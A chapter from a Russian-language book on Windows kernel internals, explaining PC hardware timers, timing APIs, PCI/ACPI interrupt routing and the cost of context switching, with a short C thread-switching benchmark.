Первым (а на IBM XT еще и единственным) возник программируемый таймер интервалов — **Programmable Interval Timer**, или сокращенно **PIT**, базирующейся на микросхеме Intel 8254 (сейчас — **82C54**) и тактируемый частотой 1,19318 МГц (сейчас — либо 1,19318, либо 14,31818 МГц, причем последняя встречается намного чаще), что обеспечивало ему превосходную по тем временам точность измерений — порядка 0,84 мс (~1 мс с учетом накладных расходов). В Windows продолжительность одного тика таймера составляет 10 мс. Каждые 10 мс таймер дергает прерыванием, и закрепленный за ним обработчик увеличивает системное время на эту же величину. Если обработчик по каким-либо причинам проморгает таймерное прерывание (аппаратные прерывания запрещены инструкцией CLI или перепрограммированием PIC-контроллера), системное время начнет отставать от реального, существенно снижая точность измерений. Хуже того, размеренность хода PIT'а далеко не идеальна и варьируется в довольно широких пределах. Windows использует PIC-таймер в основном для планирования потоков, а для измере-

ния времени стремится использовать другие, более точные таймеры, и переходит на PIT только тогда, когда ни один из них не доступен.

Таймер часов реального времени (**Real Time Clock**, или сокращенно **RTC**), впервые появившийся в IBM AT, обычно тактируется частотой 32,768 кГц, автоматически обновляя счетчик времени в CMOS, что не требует наличия программного обработчика прерываний. Частота обновления по умолчанию составляет 100 Гц, но при желании RTC-таймер может быть перепрограммирован, и тогда часы будут идти или медленнее, или быстрее. Точность показаний зависит как от состояния питающей батарейки (которая вообще-то никакая не батарейка, а настоящий литиевый аккумулятор, но это уже не важно), так и от добротности реализации микросхемы RTC со всеми обслуживающими ее компонентами. По заверениям производителей, среднее время ухода за день составляет 1–2 с, однако имеющиеся у меня материнские платы врут намного сильнее; к тому же некоторые из них обнаруживают значительные «биения» на временных интервалах порядка десятых долей секунды, что отнюдь не способствует точности измерений. Кроме того, некоторые версии Windows периодически синхронизуют системное время с часами реального времени, что еще больше подрывает доверие к системному времени. Используя его для измерения продолжительности тех или иных процессов, вы можете получить очень странный результат. Часы реального времени используют многие тестовые программы, и перепрограммирование RTC-таймера позволяет фальсифицировать результат. Windows 2000 использует RTC только для периодической синхронизации с системными часами.

Усовершенствованный контроллер прерываний (**Advanced Programmable Interrupt Controller**, или сокращенно **APIC**), в основном использующийся в многопроцессорных системах, помимо прочей оснастки включает в себя и некоторую пародию на таймер, предназначенную для планирования потоков и непригодную ни для каких измерений ввиду своей невысокой точности. Однако по непонятным причинам APIC-ядра используют APIC-таймер в качестве основного таймера системы, при этом величина одного «тика» составляет уже не 10, а 15 мс. Естественно, часы идут с прежней скоростью, но политика планирования существенно изменяется — с увеличением кванта сокращаются накладные расходы на переключение контекстов, но ухудшается плавность коммутации между ними. Использовать показания счетчика системного времени для сравнения производительности APIC-ядер с другими ядрами недопустимо, так как полученный результат будет заведомо ложным.

Материнские платы, поддерживающие ACPI (**Advanced Configuration and Power Interface**), имеют специальный таймер, обычно управляемый менеджером электропитания и потому называющийся **Power Management Timer**, или сокращенно **PM**. Еще его называют ACPI-таймером. Штатно он тактируется частой 3,579545 МГц (тактовая частота PIT'а, разделенная на четыре), что обеспечивает точность измерений ~0,3 мс. ACPI-ядра используют PM-таймер в качестве основного таймера системы, чему сами не рады. Чипсеты от VIA, SIS, ALI, RCC не вполне корректно реализуют PM-таймер, что приводит к обвальному падению производительности операционной системы и снижению надеж-

ности ее работы. Проблема лечится установкой соответствующего пакета обновления, подробнее о котором можно прочитать в технической заметке Q266344. Разумеется, исправить аппаратную проблему (а в данном случае мы имеем дело именно с ней) программными средствами невозможно, и ее можно лишь обойти. Но даже на правильном чипсете при высокой загрузке PCI-шины PM-таймер не успевает своевременно передавать свои тики, и хотя они при этом не пропадают, обновление счетчика времени происходит «рывками», для преодоления которых Microsoft рекомендует сверять показания PM с показаниями PIC'a/APIC'a или RTC. И если PM неожиданно прыгнет вперед (jump forward), обогнав своих соплеменников, этот замер должен аннулироваться как недействительный.

Современные чипсеты (и, в частности, Intel 845) содержат специальный высокоточный таймер (**High Precision Event Timers**, или сокращенно **HPET**), тактируемый частотой от 10 МГц, при которой время одного тика составляет от 0,1 мс при точности порядка ±0,2% на интервалах от 1 мс до 100 мс. Это действительно рекордно высокая точность, по крайней мере, на порядок превышающая точность всех остальных таймеров, однако HPET все еще остается завидной экзотикой, и чипсеты с его поддержкой пока не очень широко распространены.

Помимо этого на материнской плате можно найти множество таймеров, например, **PCI Latency Timer**, или десятки таймеров, обслуживающих чипсет, шины, память и прочие системные устройства. Многие из них тактируются частотами PCI- или AGP-шины, что обеспечивает достаточно высокую точность измерений (ниже, чем у HPET, но существенно выше, чем у PM). К сожалению, они в своей массе не стандартизированы и на каждой материнской плате реализуются по-своему, если вообще реализуются.




Рис. 30.3. Testtimer за работой

Некоторые используют в качестве таймера команду RDTSC, считывающую показания внутреннего счетчика процессора, каждый такт увеличивающегося на постоянную величину (как правило, единицу). Для профилировки машинного кода она подходит на ура, но вот на роль беспристрастного метронома уже не тянет. Некоторые APCI-контроллеры динамически изменяют частоту процессора или усыпляют его в паузах между работой для лучшего охлаждения. Как следствие — непосредственное преобразование процессорных тактов в истинное время оказывается невозможным.

Утилиту для оценки разности хода нескольких таймеров можно скачать, например, отсюда: http://www.overclockers.ru/cgi-bin/files/download.cgi?file=320&filename=timertest.rar. И если выяснится, что ваши таймеры идут неодинаково, для сравнения производительности различных ядер будет необходимо ограничиться лишь одним из них (рис. 30.3). Надежнее всего использовать для снятия показаний свой собственный драйвер, поскольку стратегия выбора таймеров ядром системы в общем случае непредсказуема и может отличаться от ранее описанной.

Рассмотрим некоторые API-функции, используемые тестовыми программами для измерения интервалов времени:

- **GetTickCount.** Самая популярная функция. Возвращает количество миллисекунд, прошедших со времени последнего старта системы. В зависимости от типа установленного ядра использует либо PIT-, либо APIC-таймеры, в соответствии с чем ее разрешение составляет либо 10, либо 15 мс, причем некоторые тики таймера могут быть пропущены (то есть за 30 мс может не произойти ни одного увеличения счетчика). Не рекомендуется к употреблению.
- **GetSystemTime.** Возвращает истинное время. То есть функция думает, что оно истинное, а в действительности оно производное от системного счетчика, инкрементируемого каждые 10 или 15 мс за вычетом «съеденных» тиков и врожденной неравномерности хода PIT- и APIC-таймеров. Периодически синхронизует себя с часами реального времени, а если запущена специальная интернет-служба, то еще и с атомными часами, то есть системное время продвигается траекторией пьяного гонщика, едущего по пересеченной местности. Для измерений временных промежутков непригодна.
- **TimeGetTime.** То же самое, что и GetTickCount. Документация утверждает, что разрешающая способность этой функции составляет 1 мс, в действительности же — 10 мс. Синхронные изменения timeGetTime и GetTickCount подтверждают, что они запитаны от одного источника.
- **Sleep.** Усыпляет поток на указанное количество миллисекунд, задерживая на время управление. Теоретически может использоваться для калибровки других таймеров и вычисления коэффициента перевода тактовой частоты процессора в секунды. Практически же... Время ожидания принудительно округляется до величины, кратной «тику» основного системного таймера, причем на момент выхода из сна данный поток должен находиться в самом начале очереди потоков, ожидающих выполнения, в противном случае ему придется подождать. Может быть, доли секунды, а может, несколько минут —

все зависит от размеров очереди, а они непостоянны. На хорошо загруженной системе поток, планирующий вздремнуть 100 мс, рискует проснуться... через минуту!

- **QueryPerfomanceCounter.** Возвращает количество тиков наиболее точного таймера, прошедших с момента старта системы или... ее последнего переполнения. Является переходником к функции KeQueryPerfomanceCounter, реализованной в HAL'е. Windows XP поддерживает HPET, более ранние системы – нет. Если HPET аппаратно доступен и программно поддерживается, используется он; в противном случае ACPI-ядра будут использовать PM, а не ACPI или PIT, либо возвратят ноль, сигнализируя об ошибке. Для определения продолжительности одного тика можно использовать функцию QueryPerformanceFrequency, возвращающую его частоту в герцах. Это самое лучшее средство для профилировки и хронометража из всех имеющихся, однако, как уже говорилось, PM-таймеры могут идти неточно или совершать неожиданные прыжки вперед, поэтому показания, возвращенные QueryPerfomanceCounter, требуют некоторой обработки.



СИНХРОНИЗАЦИЯ

На машинном уровне межпроцессорная синхронизация обеспечивается префиксом LOOK, предоставляющим предваренной им команде монопольный доступ к памяти. Все посягательства со стороны остальных процессоров (если они есть) блокируются. Обычно LOOK используется совместно с командами, устанавливающими или снимающими флаги, сигнализирующие о том, что указанная структура данных в настоящий момент модифицируется процессором и потому лучше ее не трогать.

Многопроцессорные ядра содержат множество LOOK'ов, встречающихся в самых неожиданных местах и съедающих вполне ощутимый процент производительности, поэтому они всегда медленнее. В однопроцессорных ядрах часть LOOK'ов убрана полностью вместе с примыкающими к ним флагами, а часть заменена более быстродействующими NOP'ми. Общая же структура ядра сохранена в более или менее постоянном виде (рис. 30.4).




Рис. 30.4. ACPI как корневой перечислитель

ACPI и IRQ

Прерывания и мифическая разводка — неиссякаемый источник слухов, сплетен, легенд и суеверий. Попробуем с ними разобраться?

Все x86-процессоры (за исключением старших моделей Intel Pentium 4) управляют прерываниями через специальный интерфейсный вывод, обычно обозначаемый как INTR, высокий уровень сигнала на котором свидетельствует о поступлении запроса на прерывание. Процессор прекращает текущую работу, вырабатывает сигнал подтверждения прерывания (Interrupt Acknowledge) и считывает с шины данных 8-битный номер вектора перекрывания (INT n), переданный контроллером прерываний, обычно реализуемым на правнучатых племянниках микросхемы i8259 и территориально находящимся в южном мосту чипсета.

За вычетом 32 прерываний, зарезервированных разработчиками процессора, мы имеем 224 прерывания, пригодных для обработки сигналов от периферийных устройств. Означает ли это, что верхнее ограничение максимального количества одновременно поддерживаемых устройств равно 224? Нет! Некоторые из древних процессоров имели всего лишь один вектор прерывания, но это ничуть не мешало им управлять десятком устройств одновременно. Как? Да очень просто. Что такое прерывание? Всего лишь способ устройства обратить на себя внимание. При наличии достаточного количества свободных векторов за каж-

дым из устройств может быть закреплено свое персональное прерывание, однозначно указывающее на источник сигнала. Это существенно упрощает как проектирование самих устройств, так и разработку обслуживающих их драйверов, однако отнюдь не является необходимым. Получив сигнал прерывания, процессор может опросить все устройства по очереди, выясняя, кто из них затребовал внимания. Естественно, это достаточно медленная операция, выливающаяся в десятки дополнительных операций ввода/вывода и к тому же потенциально небезопасная, так как малейшая ошибка разработчика оборачивается серьезными конфликтами. Короче говоря, для достижения наивысшей стабильности и производительности системы каждое прерывание должно использоваться не более чем одним устройством.

Контроллер прерываний, используемый в IBM XT, поддерживал восемь аппаратных прерываний, обозначенных IRQ (Interrupt Request) и пронумерованных от 0 до 7. Номер IRQ соответствует приоритету прерывания: чем больше номер, тем ниже приоритет. Во время обработки более приоритетных прерываний генерация менее приоритетных подавляется и, соответственно, наоборот, менее приоритетные прерывания вытесняются более приоритетными. Считается, что чем больше ресурсов требует устройство, тем выше должен быть приоритет его IRQ. Это неверно. Выбор предпочтительного IRQ определяется отнюдь не «прожорливостью» устройства, а критичностью потери прерывания. Допустим, сетевая карта, видя, что входной буфер практически полон, а данные по витой паре так и прут, сгенерировала прерывание, которое было вытеснено прерыванием звуковой карты, имеющей более высокий приоритет и сигнализирующей об опустошении выходного буфера. Если драйвер звуковой карты ненароком замешкается и удержит обработчик прерывания дольше положенного, входной буфер сетевой карты переполнится — и часть пакетов окажется безвозвратно утеряна, данные придется передавать вновь, что несколько снизит быстродействие сети. Является ли эта ситуация нормальной? Для кого-то да, а для кого-то и нет! Потерянных пакетов, конечно, жаль, но если поменять приоритеты местами, звуковая карта отреагирует на опустошение входного буфера суровым искажением воспроизводимого сигнала, чего в некоторых ситуациях ни за что нельзя допускать. Никакого другого влияния на производительность выбор приоритетов не оказывает. Независимо от номера IRQ обработка прерывания занимает одно и то же время. От обработки остальных прерываний она также не освобождает. При условии, что аппаратные устройства и обслуживающие их драйверы реализованы правильно (то есть более или менее безболезненно переживают потерю IRQ и «отпускают» прерывание практически сразу же после его возникновения), выбор приоритетов никакой роли не играет.

Контроллер прерываний позволяет отображать аппаратные IRQ0-IRQ7 на 8 любых смежных векторов прерываний, например на INT 30h — INT 37h. Тогда при возбуждении IRQ0 процессор сгенерирует прерывание INT 30h, а при возбуждении IRQ3 — INT 33h. В IBM AT количество контроллеров было увеличено до двух, причем второй был подключен на вход первого, в результате чего количество аппаратных прерываний возросло до 15. Почему не до 16? Так ведь

одна из восьми линий прерываний была израсходована на каскадирование с другим контроллером!

Некоторое количество прерываний разошлось по системным устройствам, некоторое было выделено шине ISA — тогдашнему индустриальному стандарту. Генерация прерываний осуществлялась изменением уровня сигнала на линии соответствующего IRQ. Могут ли два или более устройств висеть на одном IRQ? Ну, вообще-то могут, но если они одновременно сгенерируют сигнал прерывания, то до контроллера дойдет лишь один из них, а остальные будут потеряны, но ни контроллер, ни устройства об этом не догадаются. Такая ситуация получила название конфликта, и ее последствия всем хорошо известны. Впрочем, если прерывания возникают не слишком часто, то оба устройства вполне уживаются друг с другом (в свое время автор держал на одном прерывании и мышь, и модем).

Шина PCI, пришедшая на смену ISA, работает всего с четырьмя линиями равноприоритетных прерываний, условно обозначаемых как INTA, INTB, INTC и INTD. На каждый слот подведены все четыре прерывания, и устройство может использовать любое подмножество из них, хотя обычно ограничиваются только одним. Линии прерываний одного слота соединяются с линиями остальных слотов (а в некоторых дешевых платах все INTA, INTB, INTC и INTD вешаются на одну линию прерывания). Для равномерного распределения прерывания по устройствам на каждом слоте происходит ротация прерываний (рис. 30.5). Допустим, у нас есть два слота: в первом слоте прерывание INTA (со стороны устройства) соответствует прерыванию INTA (со стороны шины), прерывание INTB → INTB и т. д. Во втором слоте прерыванию INTA (со стороны устройства) соответствует прерывание INTB (со стороны шины), INTB → INTC, INTC → INTD и INTD → INTA, в результате чего устройства, использующие прерывание INTA, оказываются развешаны по прерываниям INTA и INTB.

	PIRQA#	PIRQB#	PIRQC#	PIRQD#
PCI Slot 1	INTA#	INTB#	INTC#	INTD#
PCI Slot 2	INTB#	INTC#	INTD#	INTA#
PCI Slot 3	INTC#	INTD#	INTA#	INTB#
PCI Slot 4	INTD#	INTA#	INTB#	INTC#

Рис. 30.5. Ротация аппаратных прерываний PCI-шины

Линии прерываний INTA — INTB соединяются с выводами PIRQ0 — PIRQ3 контроллера PCI-шины, а оттуда через роутер (PCI Interrupt Router) попадают в контроллер прерываний, тем или иным манером отображаясь на четыре линии IRQ, не занятые никакими ISA-устройствами. Поскольку количество установленных PCI-устройств обычно много больше четырех (мы считаем также и внутренние устройства, такие, например, как интегрированный контроллер USB, чаще всего повешенный на INTD), несколько устройств вынуждены де-

лить одно прерывание между собой. В отличие от ISA, в PCI-шине совместное использование прерываний является ее нормальным состояниям. Генерация прерываний осуществляется не по переходу, а по *состоянию*, и устройство может удерживать линию прерывания в соответствующем состоянии до тех пор, пока его запрос не будет обработан. Теоретически это легко. Практически же... Даже поверхностное тестирование обнаруживает большое количество устройств и драйверов, не вполне соответствующих спецификациям и не желающих делить свое PIRQ с другими (или делающих это настолько неумело, что производительность падает в разы). Следование спецификациям предотвращает конфликты, но оставляет проблему падения производительности в силе. При совместном использовании прерываний драйверы получают сигналы не только от своих, но и от чужих устройств, заставляя их обращаться к своему устройству за подтверждением, и если выяснится, что прерывание сгенерировало не оно, запрос передается следующему драйверу в цепочке. А теперь представьте, что произойдет, если на одном прерывании висит десяток устройств и драйвер наиболее «беспокойного» из них попадет в самый хвост очереди!

Для достижения наивысшей производительности следует, во-первых, оптимально распределить PCI-карты по слотам (например, если у вас на шесть PCI-слотов приходятся две PCI-карты, то, втыкая устройства в первый и пятый слоты, вы вешаете их на одно PIRQ), по возможности совмещая на одном PIRQ только наименее темпераментные устройства, то есть такие, которые генерируют прерывания реже всего. Во-вторых, каждое PIRQ должно отображаться на свое IRQ. Какое — не суть важно (ведь приоритет PCI-прерываний одинаков), но только свое. Совместное использование одного IRQ несколькими PIRQ обычно не приводит к конфликтам, но негативно сказывается на производительности, ведь драйверы работают не с PIRQ, а с IRQ!

ACPI-ядра, работающие с PCI-шиной через ACPI-контроллер, лишены возможности управлять отображением PIRQ на IRQ по своему усмотрению. Не может управлять этим и BIOS (во всяком случае, легальными средствами). Сам же ACPI стремится повесить все PIRQ на одно IRQ (обычно IRQ9), и помешать ему очень трудно (рис. 30.6). Если количество установленных PCI-устройств намного больше четырех, то разница в производительности между ACPI- и не ACPI-ядрами несущественна, поскольку, даже отказавшись от ACPI, вы все равно будете вынуждены разделять одно PIRQ между несколькими устройствами. Другое дело, если количество PCI-устройств невелико и наиболее темпераментные из них висят на своих прерываниях, — тогда при переходе с ACPI на не ACPI-ядро разница в быстродействии системы может оказаться очень значительной (то же самое относится и к неудачно спроектированным устройствам, не умеющим делить прерывания с другими и не имеющим достойной замены, например дорогому видеоускорителю, RAID-контроллеру и т. д.)

К сожалению, просто взять и отключить ACPI нельзя, поскольку он является не только менеджером питания, распределителем ресурсов, но еще и корневым перечислителем. ACPI- и не ACPI-ядра используют различные деревья устройств и потому взаимно несовместимы. Смена ядра в обязательном порядке требует переустановки системы, в противном случае та отказывается загружать-

ся. Это существенно затрудняет сравнение быстродействия ACPI- и не ACPI-ядер, поскольку переустановка системы радикальным и непредсказуемым образом изменяет ее производительность.




Рис. 30.6. Все PCI-устройства на одном прерывании. Мрак!

Продвинутые материнские платы используют усовершенствованный контроллер прерываний (Advanced PIC, или сокращенно APIC), поддерживающий 256 IRQ и способный работать в многопроцессорных системах. Однако в монопроцессорных конфигурациях он не обеспечивает никаких дополнительных преимуществ, так как количество свободных прерываний ограничивается не контроллером, а PCI-шиной. К тому же APIC-ядра не вполне корректно работают с таймером, что сводит на нет все их преимущества.

ПЕРЕКЛЮЧЕНИЕ КОНТЕКСТА

Под многозадачностью большинство пользователей подразумевает возможность параллельного выполнения нескольких приложений: чтобы в фоновом режиме играл WinAmp, скачивался mp3 из Интернета, принималась почта, редактировалась электронная таблица и т. д. Минимальной единицей исполнения в Windows является *поток*. Потоки объединяются в *процессы*, а процессы — в *задания* (jobs). Каждый поток обладает собственным стеком и набором регистров, но все потоки одного процесса выполняются в едином адресном пространстве и обладают идентичными квотами.

В любой момент времени на данном процессоре может выполняться только один поток, и если количество потоков превышает количество установленных процессоров, потоки вынуждены сражаться за процессорное время. Распределением процессорного времени между потоками занимается ядро. Вытесняющая многозадачность, реализованная в Windows NT, устроена приблизительно так: каждому потоку выдается определенная порция машин-

ного времени, называемая *квантом* (quantum), по истечении которой *планировщик* (dispatcher) принудительно переключает процессор на другой поток. Учет процессорного времени обеспечивается за счет таймера. Периодически (раз в 10 или 15 мс) таймер генерирует аппаратное прерывание, приказывающее процессору временно приостановить выполнение текущего потока и передать бразды правления диспетчеру. Диспетчер уменьшает квант потока на некоторую величину (обычно равную двум) и либо возобновляет выполнение потока, либо (если квант обратился в нуль) сохраняет регистры потока в специальной области памяти, называемой *контекстом* (context), находит поток, больше всего нуждающийся в процессорном времени, восстанавливает его контекст вместе с контекстом процесса (если этот поток принадлежит другому процессу) и передает ему управление.

Потоки обрабатываются по очереди в соответствии с их приоритетом и принятой стратегией планирования. Планировщик сложным образом манипулирует с очередью, повышая приоритеты потоков, которые слишком долго ждут процессорного времени, только что получили фокус управления или дождались завершения операции ввода/вывода. Алгоритм планирования непрерывно совершенствуется, однако не все усовершенствования оказывают благоприятное влияние на производительность. В общем случае многопоточные приложения должны исполняться на тех ядрах, под стратегию планирования которых они оптимизировались, в противном случае можно нарваться на неожиданное падение производительности.

При небольшом количестве потоков накладные расходы на их переключения довольно невелики и ими можно пренебречь, но по мере насыщения системы они стремительно растут! На что же расходуется процессорное время? Прежде всего на служебные нужны самого планировщика (анализ очереди, ротацию приоритетов и т. д.), затем на сохранение/восстановление контекста потоков и процессов. Посмотрим, как все это устроено изнутри!

Дизассемблирование показывает, что планировщик как бы «размазан» по всему ядру. Код, прямо или косвенно связанный с планированием, рассредоточен по десяткам функций, большинство из которых не документированы и не экспортируются. Это существенно затрудняет сравнение различных ядер друг с другом, но не делает его невозможным. Чуть позже мы покажем, как можно выделить подпрограммы профилировщика из ядра, пока же сосредоточимся на переключении и сохранении/восстановлении контекста.

Процессоры семейства x86 поддерживают аппаратный механизм управления контекстами, автоматически сохраняя/восстанавливая все регистры при переключении на другую задачу, но Windows не использует его, предпочитая обрабатывать каждый из регистров вручную. Какое-то время автор думал, что I486C-ядро, ничего не знающее о MMX/SSE-регистрах современных процессоров и не включающее их в контекст, будет выигрывать в скорости, однако параллельная работа двух и более мультимедийных приложений окажется невозможной. В действительности же оказалось, что за сохранение/восстановление регистров сопроцессора (если его можно так назвать) отвечают машинные команды FXSAVE/FXSTOR, обрабатывающие и MMX/SSE регистры тоже, но чтобы выяснить это, пришлось перерыть все ядро — от HAL'а до исполнительной системы!

Переключение контекста осуществляется служебной функцией SwapContext, реализованной в ntoskrnl.exe. Это чисто внутренняя функция, и ядро ее не экспортирует. Тем не менее она присутствует в символьных файлах (symbol file), бесплатно распространяемых фирмой Microsoft. Полный комплект занимает порядка 150 Мбайт и неподъемно тяжел для модемного скачивания. Ряд утилит, таких, например, как Symbol Retriever от NuMega, позволяют выборочно скачивать необходимые символьные файлы вручную, значительно сокращая время перекачки, однако по непонятным причинам они то работают, то нет (Microsoft блокирует доступ?). Поэтому необходимо уметь находить точку входа в SwapContext самостоятельно. Это легко. SwapContext — единственная, кто может приводить к синему экрану смерти с надгробной надписью ATTEMPTED_SWICH_FROM_DPC, которой соответствует BugCheck код B8h. Загрузив ntoskrnl.exe в Иду (или любой другой дизассемблер), перечислим все перекрестные ссылки, ведущие к функциям KeBugCheck и KeBugCheckEx. В какой-то из них мы найдем PUSH B8h/CALL KeBugCheck или что-то в этом роде. Она-то и будет функцией SwapContex. Прокручивая экран дизассемблера вверх, мы увидим вызов HalRequestSoftwareInterrupt; он-то, собственно, и переключает контекст, а в многопроцессорной версии ядра еще и машинную команду FXSAVE, которая тут совсем ни к чему и которая отсутствует в монопроцессорной версии. К тому же многопроцессорные версии намного щепетильнее относятся к вопросам синхронизации и потому оказываются несколько менее производительными.

Функция HalRequestSoftwareInterrupt, реализованная в HAL, через короткий патрубок соединяется с функциями _HalpDispatchInterrupt/_HalpDispatchInterrupt, сохраняющими/восстанавливающими регистры в своих локальных переменных (не в контексте потока!) и на определенном этапе передающими управление на KiDispatchInterrupt, вновь возвращающую нас в ntoskrnl.exe и рекурсивно вызывающую SwapContext. Кто же тогда сохраняет/восстанавливает контексты? Оказывается — аппаратные обработчики. Список указателей на предустановленные обработчики находится в ntoskrnl.exe и содержится в переменной IDT (не путать с IDT-таблицей процессора!), которая, как и следовало ожидать, не экспортируется ядром, но присутствует в символьных файлах. При их отсутствии найти переменную IDT можно так: просматривая таблицу прерываний любого из ядерных отладчиков (Soft-Ice, Microsoft Kernel Debugger), определите адреса нескольких не переназначенных обработчиков прерываний (то есть таких, которые указывают на ntoskrnl.exe, а не на драйвер) и, загрузив ntoskrnl.exe в дизассемблер, восстановите перекрестные ссылки, ведущие к ним. Это и будет структурой IDT.

Другие функции также могут сохранять/восстанавливать текущий контекст (это, в частности, делает Kei386EoiHelper, расположенная в ntoskrnl.exe), поэтому накладные расходы на переключение между потоками оказываются довольно велики и выливаются в тысячи и тысячи команд машинного кода, причем каждое ядро имеет свои особенности реализации. Как оценить, насколько одно из них производительнее другого?

Логично, если мы уговорим ядро переключать контексты так быстро, как только это возможно, — тогда количество переключений в единицу времени и опре-

делит вклад накладных расходов в общее быстродействие ядра. Сказано — сделано (листинг 30.1). Создаем большое количество потоков (по меньшей мере сто или даже триста) и каждый из них заставляем циклически вызывать функцию Sleep(0), приводящую к отдаче квантов времени (и, как следствие, к немедленному переключению на другой поток). Количество переключений контекста можно определить по содержимому специального счетчика производительности, отображаемого системным монитором, утилитой CPUMon Марка Руссиновича, отладчиком Microsoft Kernel Debugger и многими другими программами.

Листинг 30.1. Измеритель скорости переключение контекста

```
thread()
{
    // отдаем процессорное время в бесконечном цикле
    while(1) Sleep(0);
}

#define defNthr    300
#define argNthr ((argc > 1)?atol(argv[1]):defNthr)

main(int argc, char **argv)
{
    int a, zzz;

    printf("creating %d threads...", argNthr);

    // создаем argNthr потоков
    for (a = 0; a < argNthr; a++) CreateThread(0, 0, (void*)thread, 0,0, &zzz);
    printf("OK\n"); thread();
    return 0;
}
```

Сравнение ACPI-ядра с I486C-ядром на машине автора (Intel Pentium-III 733 МГц, 256 Мбайт SDR-RAM-133) обнаруживает значительное расхождение в их производительности. I486C-ядро переключает контекст намного быстрее, особенно при работе с большим количеством потоков. В общем случае количество переключений контекста обратно пропорционально количеству потоков, так как контексты надо где-то хранить, а кэш-память не резиновая. Если ядро делает много лишних сохранений (о которых мы уже говорили), оно существенно проигрывает в скорости. Тем не менее все ядра спроектированы достаточно грамотно и сохраняют отличную подвижность даже при работе с тысячами потоков.

Переключение процессов требует дополнительных накладных расходов и потребляет намного больше памяти, попутно вызывая сброс буфера ассоциативной трансляции, поскольку каждый из процессов обладает своим адресным пространством. Выделить код, ответственный за переключение контекстов, несложно — он выдает себя обращением к регистру CR3, загружая в него указатель на каталог страниц (Page Directory Physical Address).

Давайте немного модернизируем нашу тестовую программу, заменив потоки процессами. Один из вариантов реализации может выглядеть так, как показано в листинге 30.2.

